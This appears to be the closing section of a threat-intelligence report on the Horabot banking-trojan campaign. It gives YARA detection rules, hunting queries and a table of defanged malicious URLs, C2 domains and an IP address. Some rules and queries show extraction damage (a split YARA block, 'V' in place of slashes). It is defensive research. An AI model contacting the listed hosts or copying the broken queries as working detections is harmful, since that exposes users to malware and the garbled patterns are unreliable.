
Sapecar = slang/colloquial verb

aki = internet slang spelling

Most likely AI-generated code/comment.

- All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor's origin.
- It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
- One of the comments in the code reads "limpa a caixa de saída antes de sapecar". *Sapecar* has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: "*Clear the outbox before you blast it off or let it rip.*"

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.



## Detection engineering and threat hunting opportunities

After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.

With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.

## YARA rules

The YARA rules focus on two core components of the operation: the Autolt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.

```

1  import "pe"
2
3
4  rule Horabot_Delphi_Trojan
5  {
6
7      meta:
8
9          author = "maT"
10
11          description = "Detects Horabot payload/trojan (Delphi DLL)"
12
13          hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
14
15          hash_02 = "4caa797130b5f7116f11c0b48013e430"
16
17          hash_03 = "c882d948d44a65019df54b0b2996677f"
18
19
20
21      condition:
22
23          uint32be(0) == 0x4d5a5000 and
24
25          filesize < 150MB and
26
27          pe.is_dll() and
28
29          pe.number_of_exports == 4 and
30
31          pe.exports("dbkFCallWrapperAddr") and
32
33          pe.exports("__dbk_fcall_wrapper") and
34
35          pe.exports("TMethodImplementationIntercept") and
36
37          pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/ )
38  }
39
40
41
42  rule Horabot_AutoIT_Loader
43  {
44
45      meta:
46
47          author = "maT"
48
49          description = "Detects AutoIT script used as a loader by Horabot"
50
51

```

52

53

strings:

\$winapi\_01 = "Advapi32.dll"

\$winapi\_02 = "CryptDeriveKey"

\$winapi\_03 = "CryptDecrypt"

\$winapi\_04 = "MemoryLoadLibrary"

\$winapi\_05 = "VirtualAlloc"

\$winapi\_06 = "DllCallAddress"

\$str\_seed = "99521487"

\$str\_func01 = "B080723\_N"

\$str\_func02 = "A040822\_1"

\$opt\_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61  
6C 20 24} // = "B080723\_N" CRLF Local \$

\$opt\_aes192 = "0x0000660f" // CALG\_AES\_192

\$opt\_md5 = "0x00008003" // CALG\_MD5

condition:

filesize < 100KB and

all of (\$winapi\*) and

(

1 of (\$str\*) or

all of (\$opt\*)

)

}

## Hunting queries

You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.

|                         |                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| VirusTotal Intelligence | entity:url (url:"0DOWN1109" or url:"0QR-CODE" or url:"0zip0408" or url:"0out0408" or url:"0captcha17" or url:"/g1/ld1/" or url:"/g1/auxld1" or url:"/au/gerapdf/blqs1" or url:"/au/gerauto.php" or url:"g1/ctld" or url:"index25.php" or url:"07f07ffc-028d" or url:"0AT14" or url:"0sen711") or (url:"index15.php" and (url:"/on7" or url:"/on7all" or url:"/inf")) |
| URLScan                 | page.url.keyword:/. *V([0-9]{6} reserva)V(au up)V.* / OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0captcha17* OR *Vg1Vld1* OR *Vg1Vauxld1* OR *VauVgerapdfVblqs1* OR *VauVgerauto.php* OR *Vg1Vctld* OR *Vindex25.php OR *Vindex15.php)                                                                                                   |

## IoCs

| Indicator                                                                                                                                     | Description                       |
|-----------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|
| <a href="https://evs.grupotuis[.]buzz/0captcha17/">https://evs.grupotuis[.]buzz/0captcha17/</a>                                               | Fake CAPTCHA page                 |
| <a href="https://evs.grupotuis[.]buzz/0captcha17/DMEENLIGGB.hta">https://evs.grupotuis[.]buzz/0captcha17/DMEENLIGGB.hta</a>                   | HTA file                          |
| <a href="https://evs.grupotuis[.]buzz/0captcha17/DMEENLIGGB/GRXUOIWCEKVX">https://evs.grupotuis[.]buzz/0captcha17/DMEENLIGGB/GRXUOIWCEKVX</a> | JavaScript Loader 01              |
| <a href="https://pdj.gruposhac[.]lat/g1/ld1/">https://pdj.gruposhac[.]lat/g1/ld1/</a>                                                         | VBS Polymorphic 01                |
| <a href="https://pdj.gruposhac[.]lat/g1/auxld1">https://pdj.gruposhac[.]lat/g1/auxld1</a>                                                     | JavaScript Loader 02              |
| <a href="https://pdj.gruposhac[.]lat/g1/">https://pdj.gruposhac[.]lat/g1/</a>                                                                 | VBS Polymorphic 02 (heavy lifter) |
| <a href="https://pdj.gruposhac[.]lat/g1/ctld/">https://pdj.gruposhac[.]lat/g1/ctld/</a>                                                       | List of victims                   |
| <a href="https://pdj.gruposhac[.]lat/g1/gerador.php">https://pdj.gruposhac[.]lat/g1/gerador.php</a>                                           | Link to download AutoIT script    |
| <a href="https://cgf.facturastbs[.]shop/0725/a/home">https://cgf.facturastbs[.]shop/0725/a/home</a> (GET)                                     | List of C2 addresses encrypted    |
| <a href="https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG">https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG</a> (POST)            | Contacted by the Delphi DLL       |

|                                                                                                                                                                                                                                                        |                                                            |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------|
| <a href="https://aufal.filevexcasv[.]buzz/on7/index15.php">https://aufal.filevexcasv[.]buzz/on7/index15.php</a> (POST)<br><a href="https://aufal.filevexcasv[.]buzz/on7all/index15.php">https://aufal.filevexcasv[.]buzz/on7all/index15.php</a> (POST) | Contacted by the Delphi DLL                                |
| <a href="https://cgf.facturastbs[.]shop/a/08/150822/au/at.html">https://cgf.facturastbs[.]shop/a/08/150822/au/at.html</a>                                                                                                                              | Contacted by the Delphi DLL                                |
| <a href="https://labodeguitaup[.]space/a/08/150822/au/au">https://labodeguitaup[.]space/a/08/150822/au/au</a><br><a href="https://cgf.midasx[.]site/a/08/150822/au/au">https://cgf.midasx[.]site/a/08/150822/au/au</a>                                 | PowerShell stager 01                                       |
| <a href="https://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php">https://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php</a>                                                                                                                      | PowerShell stager 02                                       |
| <a href="https://cgf.facturastbs[.]shop/a/08/150822/au/app">https://cgf.facturastbs[.]shop/a/08/150822/au/app</a>                                                                                                                                      | Link to download the spreader                              |
| <a href="https://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1">https://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1</a>                                                                                                                  | List of blocklist keywords                                 |
| <a href="https://thea.gruposhac[.]space/0out0408">https://thea.gruposhac[.]space/0out0408</a>                                                                                                                                                          | Link found in the button of the first malicious attachment |
| <a href="#">6272EF6AC1DE8FB4BDD4A760BE7BA5ED</a>                                                                                                                                                                                                       | Delphi DLL sample                                          |
| <a href="#">lifenews[.]pro</a>                                                                                                                                                                                                                         | C2 (socket)                                                |
| <a href="#">64.177.80[.]44</a>                                                                                                                                                                                                                         | C2 (socket)                                                |